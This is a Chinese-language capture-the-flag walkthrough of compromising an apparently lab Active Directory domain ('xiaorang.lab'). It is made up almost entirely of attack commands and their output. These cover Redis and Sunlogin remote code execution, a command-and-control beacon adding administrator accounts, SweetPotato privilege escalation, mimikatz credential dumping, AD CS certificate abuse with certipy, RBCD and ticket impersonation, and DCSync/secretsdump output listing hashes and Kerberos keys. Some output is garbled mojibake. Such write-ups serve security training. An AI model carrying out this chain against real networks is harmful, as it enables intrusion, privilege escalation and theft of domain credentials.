shell C:\Users\xianxin\Desktop\SharpHound.exe -c all –outputdirectory C:\Users\Public\39.99.139.56
Magic Relay
flag01
┌──(kali㉿kali)-[~/桌面/tools/tools/fscan_all_version]
└─$ ./fscan -h 39.99.139.56

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
39.99.139.56:6379 open
Open result.txt error, open result.txt: permission denied
[*] alive ports len is: 1
start vulscan
[+] Redis 39.99.139.56:6379 unauthorized file:C:\Program Files\Redis/dump.rdb
Open result.txt error, open result.txt: permission denied
已完成 1/1
[*] 扫描结束,耗时: 10.115212712s
通过MDUT可以发现是windows
Windows中redis未授权通过dll劫持上线 - 我要变超人 - 博客园
学长弄好了嘿嘿()

flag02
可以rdq上去更好操作
[02/15 17:05:59] beacon> shell net user matrix4 pass@123 /add
[02/15 17:05:59] [*] Tasked beacon to run: net user matrix4 pass@123 /add
[02/15 17:05:59] [+] host called home, sent: 61 bytes
[02/15 17:05:59] [+] received output:
命令成功完成。


[02/15 17:06:11] beacon> shell net localgroup Administrators matrix4 /add
[02/15 17:06:11] [*] Tasked beacon to run: net localgroup Administrators matrix4 /add
[02/15 17:06:11] [+] host called home, sent: 73 bytes
[02/15 17:06:11] [+] received output:
命令成功完成。
shell C:\Users\xianxin\Desktop\fscan.exe -h 172.22.12.0/24 -nobr
[02/15 17:26:34] [*] Tasked beacon to run: C:\Users\xianxin\Desktop\fscan.exe -h 172.22.12.0/24 -nobr
[02/15 17:26:34] [+] host called home, sent: 89 bytes
[02/15 17:26:44] [+] received output:
___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.4
start infoscan
(icmp) Target 172.22.12.6 is alive
(icmp) Target 172.22.12.12 is alive
(icmp) Target 172.22.12.25 is alive
(icmp) Target 172.22.12.31 is alive
[*] Icmp alive hosts len is: 4
172.22.12.6:88 open
172.22.12.25:6379 open
172.22.12.31:445 open
172.22.12.12:445 open
172.22.12.25:445 open
172.22.12.6:445 open
172.22.12.31:139 open
172.22.12.12:139 open
172.22.12.25:139 open
172.22.12.6:139 open
172.22.12.31:135 open
172.22.12.25:135 open
172.22.12.12:135 open
172.22.12.6:135 open
172.22.12.31:80 open
172.22.12.12:80 open
172.22.12.31:21 open
[*] alive ports len is: 17
start vulscan
[*] NetInfo
[*]172.22.12.25
[->]WIN-YUYAOX9Q
[->]172.22.12.25
[*] NetInfo
[*]172.22.12.6
[->]WIN-SERVER
[->]172.22.12.6
[*] NetInfo
[*]172.22.12.12
[->]WIN-AUTHORITY
[->]172.22.12.12
[*] WebTitle http://172.22.12.12 code:200 len:703 title:IIS Windows Server
[*] NetBios 172.22.12.31 WORKGROUP\WIN-IISQE3PC
[*] NetInfo
[*]172.22.12.31
[->]WIN-IISQE3PC
[->]172.22.12.31
[*] WebTitle http://172.22.12.31 code:200 len:703 title:IIS Windows Server
[*] NetBios 172.22.12.6 [+] DC:WIN-SERVER.xiaorang.lab Windows Server 2016 Standard 14393
[*] NetBios 172.22.12.12 WIN-AUTHORITY.xiaorang.lab Windows Server 2016 Datacenter 14393
[+] PocScan http://172.22.12.12 poc-yaml-active-directory-certsrv-detect
[02/15 17:26:45] [+] received output:
[+] Redis 172.22.12.25:6379 unauthorized file:C:\Program Files\Redis/dump.rdb
[02/15 17:26:49] [+] received output:
宸插畬鎴� 17/17
[*] 鎵弿缁撴潫,鑰楁椂: 14.3681818s172.22.12.31WIN-IISQE3PC,有向日葵172.22.12.6WIN-SERVER,DC172.22.12.25WIN-YUYAOX9Q,有redis172.22.12.12WIN-AUTHORITY,有AD CS
┌──(kali㉿kali)-[~]
└─$  proxychains ftp 172.22.12.31

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  47.94.74.23:12346  ...  172.22.12.31:21  ...  OK
Connected to 172.22.12.31.
220 Microsoft FTP Service
Name (172.22.12.31:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||50286|)
[proxychains] Strict chain  ...  47.94.74.23:12346  ...  172.22.12.31:50286  ...  OK
125 Data connection already open; Transfer starting.
01-06-25  01:48PM             14692880 SunloginClient_11.0.0.33826_x64.exe
这个版本有漏洞Mr-xn/sunlogin_rce: 向日葵 RCE
execute -f -c C:\Users\xianxin\Desktop\xrkRce.exe -h 172.22.12.31 -t scan
[02/15 17:33:20] [*] Tasked beacon to execute: -f -c C:\Users\xianxin\Desktop\xrkRce.exe -h 172.22.12.31 -t scan
[02/15 17:33:20] [+] host called home, sent: 97 bytes
[02/15 17:33:20] [-] could not spawn -f -c C:\Users\xianxin\Desktop\xrkRce.exe -h 172.22.12.31 -t scan: 2 - ERROR_FILE_NOT_FOUND
[02/15 17:33:25] [+] received output:
[Info] 鐩爣鍙兘瀛樺湪Rce!绔彛: 49689
[02/15 17:33:31] [+] received output:
鑺辫垂鏃堕棿涓�: 1m40.6732783s有点乱码,看了看是向日葵rce49689,so
shell C:\Users\xianxin\Desktop\xrkRce.exe -h 172.22.12.31  -t rce -p 49689 -c "net user matrix5 admin@123 /add"
shell C:\Users\xianxin\Desktop\xrkRce.exe -h 172.22.12.31  -t rce -p 49689 -c "net localgroup administrators matrix5 /add"
然后rdq
proxychains xfreerdp /u:matrix5 /p:admin@123 /v:172.22.12.31 /cert:ignore
flag04
[02/15 17:50:14] beacon> shell whoami /priv
[02/15 17:50:14] [*] Tasked beacon to run: whoami /priv
[02/15 17:50:14] [+] host called home, sent: 43 bytes
[02/15 17:50:14] [+] received output:

特权信息
----------------------

特权名                                    描述                               状态
========================================= ================================== ======
SeIncreaseQuotaPrivilege                  为进程调整内存配额                 已禁用
SeSecurityPrivilege                       管理审核和安全日志                 已禁用
SeTakeOwnershipPrivilege                  取得文件或其他对象的所有权         已禁用
SeLoadDriverPrivilege                     加载和卸载设备驱动程序             已禁用
SeSystemProfilePrivilege                  配置文件系统性能                   已禁用
SeSystemtimePrivilege                     更改系统时间                       已禁用
SeProfileSingleProcessPrivilege           配置文件单一进程                   已禁用
SeIncreaseBasePriorityPrivilege           提高计划优先级                     已禁用
SeCreatePagefilePrivilege                 创建一个页面文件                   已禁用
SeBackupPrivilege                         备份文件和目录                     已禁用
SeRestorePrivilege                        还原文件和目录                     已禁用
SeShutdownPrivilege                       关闭系统                           已禁用
SeDebugPrivilege                          调试程序                           已禁用
SeSystemEnvironmentPrivilege              修改固件环境值                     已禁用
SeChangeNotifyPrivilege                   绕过遍历检查                       已启用
SeRemoteShutdownPrivilege                 从远程系统强制关机                 已禁用
SeUndockPrivilege                         从扩展坞上取下计算机               已禁用
SeManageVolumePrivilege                   执行卷维护任务                     已禁用
SeImpersonatePrivilege                    身份验证后模拟客户端               已启用
SeCreateGlobalPrivilege                   创建全局对象                       已启用
SeIncreaseWorkingSetPrivilege             增加进程工作集                     已禁用
SeTimeZonePrivilege                       更改时区                           已禁用
SeCreateSymbolicLinkPrivilege             创建符号链接                       已禁用
SeDelegateSessionUserImpersonatePrivilege 获取同一会话中另一个用户的模拟令牌 已禁用
发现身份验证号模拟客户端启用,可以用sweetpotato提权

shell C:\Users\xianxin\Desktop\SweetPotato.exe -a "C:\Users\xianxin\Desktop\artifact_x64.exe"
传猕猴桃抓hash
shell C:\Users\xianxin\Desktop\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"
v :
 [00000003] Primary
 * Username : WIN-YUYAOX9Q$
 * Domain   : XIAORANG
 * NTLM     : e611213c6a712f9b18a8d056005a4f0f
 * SHA1     : 1a8d2c95320592037c0fa583c1f62212d4ff8ce9
tspkg :
shell C:\Users\xianxin\Desktop\SharpHound.exe -c all --outputdirectory C:\Users\Public\
WIN-YUYAOX9Q单独出来的,和其他机器没有什么联系,但是存在CA服务器
[02/15 18:22:13] beacon> shell certutil
[02/15 18:22:13] [*] Tasked beacon to run: certutil
[02/15 18:22:17] [+] host called home, sent: 39 bytes
[02/15 18:22:17] [+] received output:
项 0:
  名称:                   	"xiaorang-WIN-AUTHORITY-CA"
  部门:                   	""
  单位:                   	""
  区域:                   	""
  省/自治区:              	""
  国家/地区:              	""
  配置:                   	"WIN-AUTHORITY.xiaorang.lab\xiaorang-WIN-AUTHORITY-CA"
  Exchange 证书:          	""
  签名证书:               	""
  描述:                   	""
  服务器:                 	"WIN-AUTHORITY.xiaorang.lab"
  颁发机构:               	"xiaorang-WIN-AUTHORITY-CA"
  净化的名称:             	"xiaorang-WIN-AUTHORITY-CA"
  短名称:                 	"xiaorang-WIN-AUTHORITY-CA"
  净化的短名称:           	"xiaorang-WIN-AUTHORITY-CA"
  标记:                   	"1"
  Web 注册服务器:         	""
CertUtil: -dump 命令成功完成。
所以配置hosts
#/etc/hosts
172.22.12.6 WIN-SERVER.xiaorang.lab
172.22.12.12 xiaorang-WIN-AUTHORITY-CA
172.22.12.6 xiaorang.lab
172.22.12.12 WIN-AUTHORITY.xiaorang.lab利用WIN-YUYAOX9Q$ 机器用户新建一个机器用户,此机器账号用于冒充域管
┌──(kali㉿kali)-[~]
└─$ proxychains -q certipy-ad --debug account create -u WIN-YUYAOX9Q$ -hashes e611213c6a712f9b18a8d056005a4f0f -dc-ip 172.22.12.6 -user goudan -dns WIN-SERVER.xiaorang.lab
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[+] Target name (-target) and DC host (-dc-host) not specified. Using domain '' as target name. This might fail for cross-realm operations
[+] Nameserver: '172.22.12.6'
[+] DC IP: '172.22.12.6'
[+] DC Host: ''
[+] Target IP: '172.22.12.6'
[+] Remote Name: '172.22.12.6'
[+] Domain: ''
[+] Username: 'WIN-YUYAOX9Q$'
[+] Authenticating to LDAP server using NTLM authentication
[+] Using NTLM signing: False (LDAP signing: True, SSL: True)
[+] Using channel binding signing: True (LDAP channel binding: True, SSL: True)
[+] Using LDAP channel binding for NTLM authentication
[+] LDAP NTLM authentication successful
[+] Bound to ldaps://172.22.12.6:636 - ssl
[+] Default path: DC=xiaorang,DC=lab
[+] Configuration path: CN=Configuration,DC=xiaorang,DC=lab
[*] Creating new account:
    sAMAccountName                      : goudan$
    unicodePwd                          : ljR0qkhFryHG7qP8
    userAccountControl                  : 4096
    servicePrincipalName                : HOST/goudan
                                          RestrictedKrbHost/goudan
    dnsHostName                         : WIN-SERVER.xiaorang.lab
[*] Successfully created account 'goudan$' with password 'ljR0qkhFryHG7qP8'
然后使用创建好的机器账号申请一个证书
┌──(kali㉿kali)-[~]
└─$ proxychains certipy-ad --debug req -u 'goudan$@xiaorang.lab' -p 'ljR0qkhFryHG7qP8' -ca 'xiaorang-WIN-AUTHORITY-CA' -target 172.22.12.12 -template 'Machine' -dc-ip 172.22.12.6
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '172.22.12.6'
[+] DC IP: '172.22.12.6'
[+] DC Host: 'XIAORANG.LAB'
[+] Target IP: '172.22.12.12'
[+] Remote Name: '172.22.12.12'
[+] Domain: 'XIAORANG.LAB'
[+] Username: 'GOUDAN$'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:172.22.12.12[\pipe\cert]
[proxychains] Strict chain  ...  47.94.74.23:12346  ...  172.22.12.12:445  ...  OK
[+] Connected to endpoint: ncacn_np:172.22.12.12[\pipe\cert]
[*] Request ID is 6
[*] Successfully requested certificate
[*] Got certificate with DNS Host Name 'WIN-SERVER.xiaorang.lab'
[+] Found SID in security extension: 'S-1-5-21-3745972894-1678056601-2622918667-1107'
[*] Certificate object SID is 'S-1-5-21-3745972894-1678056601-2622918667-1107'
[*] Saving certificate and private key to 'win-server.pfx'
[+] Attempting to write data to 'win-server.pfx'
[+] Data written to 'win-server.pfx'
[*] Wrote certificate and private key to 'win-server.pfx'
然后利用证书即可获取到域控机器账号的Hash
proxychains certipy-ad --debug auth -pfx win-server.pfx -dc-ip 172.22.12.6 
还是报错了”KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type“
报错的原因是
域控制器没有安装用于智能卡身份验证的证书,解决办法的话就是尝试 Schannel,通过 Schannel将证书传递到 LDAPS, 修改 LDAP 配置 (例如配置 RBCD / DCSync), 进而获得域控权限。
按照Schannel步骤来,从.pfx分别导出.key文件和.crt文件,并将密码置空
openssl pkcs12 -in win-server.pfx -nodes -out win-server.pem
openssl rsa -in win-server.pem -out win-server.key
openssl x509 -in win-server.pem -out win-server.crt
┌──(kali㉿kali)-[~]
└─$ certipy-ad cert -pfx win-server.pfx -nokey -out win-server.crt
certipy-ad cert -pfx win-server.pfx -nocert -out win-server.key
Certipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Data written to 'win-server.crt'
[*] Writing certificate to 'win-server.crt'
Certipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Data written to 'win-server.key'
[*] Writing private key to 'win-server.key'
将证书配置到域控的RBCD,用passthecert打RBCD攻击
PassTheCert/Python/passthecert.py at main · AlmondOffSec/PassTheCert
proxychains -q python3 passthecert.py -action write_rbcd -crt win-server.crt -key win-server.key -domain xiaorang.lab -dc-ip 172.22.12.6 -delegate-to 'win-server$' -delegate-from 'goudan$'申请一张cifs服务的票据
┌──(kali㉿kali)-[~]
└─$ proxychains -q impacket-getST xiaorang.lab/'goudan$':'ljR0qkhFryHG7qP8' -spn cifs/win-server.xiaorang.lab -impersonate Administrator -dc-ip 172.22.12.6
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_win-server.xiaorang.lab@XIAORANG.LAB.ccache
导入票据,无密码登录
export KRB5CCNAME=Administrator@cifs_win-server.xiaorang.lab@XIAORANG.LAB.ccache
proxychains -q impacket-psexec Administrator@win-server.xiaorang.lab -k -no-pass -dc-ip 172.22.12.6 -codec gbk

flag03
可以猕猴桃导
net user matrix5 admin@123 /add
net localgroup administrators matrix5 /add
proxychains xfreerdp /u:matrix5 /p:admin@123 /v:172.22.12.6 /cert:ignore /drive:kali,/home/kalilsadump::dcsync /domain:xiaorang.lab /all /csv
或者sam转存
└─$ proxychains impacket-secretsdump 'xiaorang.lab/administrator@win-server.xiaorang.lab' -target-ip 172.22.12.6 -no-pass -k
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  47.94.74.23:12346  ...  172.22.12.6:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x3d0b51771c180c3bfcb89c8258922751
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d418e6aaeff1177bee5f84cf0466802c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
XIAORANG\WIN-SERVER$:plain_password_hex:6fa66e6aaeb06916a55b19ea4bdcf1298f04ac9b5bac16ec4d71441e4a3d9d14d823f3bf25e0db27a19b83484122a0030599d8a442350ac88b093ff6e3f0a5b35ebf6591be027020a6a30085cae4e0bdb5de58f40bf7e4f31ed8b51cd1a683d3271b0b3cca39091b010a2a1293e8b77585e3aa8eaaf01f7459551e9977224e84f40e797d01ab7d4b97000f7ca49280b749f14a8aa02afa0c3461087ba0843f1d6ea67b0ceccf99636241e0250cf7e219c4132bed2f2e19d4e0f2bd6ad093ce22feb1b532a40c6e447782149b5e3c0ef2614df185c59070123b533d81f2e83f61ca151dfd6664620b71bf7d1cb0063609
XIAORANG\WIN-SERVER$:aad3b435b51404eeaad3b435b51404ee:abb4f9f0488ed9bbcc12597a41d46676:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x1013bf8bbf66971ac0c6c4938c9c187c859ef5b7
dpapi_userkey:0xfd5a847b92da1e611b6a94df40e674f00b7054f8
[*] NL$KM
 0000   9D 83 14 71 4B 67 2E 66  8B 36 79 E5 74 94 DF CE   ...qKg.f.6y.t...
 0010   F8 0F 28 EC 6A 7A 89 28  4F F7 D1 07 B7 9A B8 6E   ..(.jz.(O......n
 0020   14 76 A6 CC 5E 52 A4 86  86 55 3A C1 37 51 5D 87   .v..^R...U:.7Q].
 0030   3D 33 6E A7 45 EE 79 E8  89 60 CC A6 AA 98 58 EE   =3n.E.y..`....X.
NL$KM:9d8314714b672e668b3679e57494dfcef80f28ec6a7a89284ff7d107b79ab86e1476a6cc5e52a48686553ac137515d873d336ea745ee79e88960cca6aa9858ee
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  47.94.74.23:12346  ...  172.22.12.6:135  ...  OK
[proxychains] Strict chain  ...  47.94.74.23:12346  ...  172.22.12.6:49666  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa95e708a5182931157a526acf769b13:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a12e9453c13fc38f271f91059d9876d5:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
zhangling:1105:aad3b435b51404eeaad3b435b51404ee:07d308b46637d5a5035f1723d23dd274:::
WIN-SERVER$:1000:aad3b435b51404eeaad3b435b51404ee:abb4f9f0488ed9bbcc12597a41d46676:::
WIN-YUYAOX9Q$:1103:aad3b435b51404eeaad3b435b51404ee:e611213c6a712f9b18a8d056005a4f0f:::
WIN-AUTHORITY$:1104:aad3b435b51404eeaad3b435b51404ee:566e513a92219f41f2fbb9a843f068ae:::
hacker$:1106:aad3b435b51404eeaad3b435b51404ee:9f2c14dfd6de5204f8c6b3e70da3ec11:::
goudan$:1107:aad3b435b51404eeaad3b435b51404ee:e487d5d66861e3cef6c437b4e14b62b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:931811f533238603f8b5158286cf9ad36ce6a57e4f27ec79450579e0b05893eb
Administrator:aes128-cts-hmac-sha1-96:068731dadb1705703176cfc37a5c5450
Administrator:des-cbc-md5:256dfbb0f87aef29
krbtgt:aes256-cts-hmac-sha1-96:1a711447ae68067f6212ca0e9eb30c85443d65ad7546e6fa9e3b7024199f7e2e
krbtgt:aes128-cts-hmac-sha1-96:b50c4f039acd8413cc01725d9cc9be9d
krbtgt:des-cbc-md5:c285a826dac4fe58
zhangling:aes256-cts-hmac-sha1-96:ae14f076559febbb8e32d87b1751160e64e95bec8ada9f3ba74c37c6e9f53874
zhangling:aes128-cts-hmac-sha1-96:a8bf7463f1b20a7c1cae3f1ab8ce9ed8
zhangling:des-cbc-md5:e0f4d534bc3bd0e5
WIN-SERVER$:aes256-cts-hmac-sha1-96:539cc0f4a256831638af0fa752b82672852470ebfdd64751cb193574ace3086a
WIN-SERVER$:aes128-cts-hmac-sha1-96:767a6c44e17368a1b40a0cf5196678b9
WIN-SERVER$:des-cbc-md5:c7f2b610375ea8d5
WIN-YUYAOX9Q$:aes256-cts-hmac-sha1-96:4c58dac71ff0e6765509efd6b3977782df8ab54ef0fda0b9f9317015d509fbcf
WIN-YUYAOX9Q$:aes128-cts-hmac-sha1-96:072d1926fb98407684a30c2312ca2199
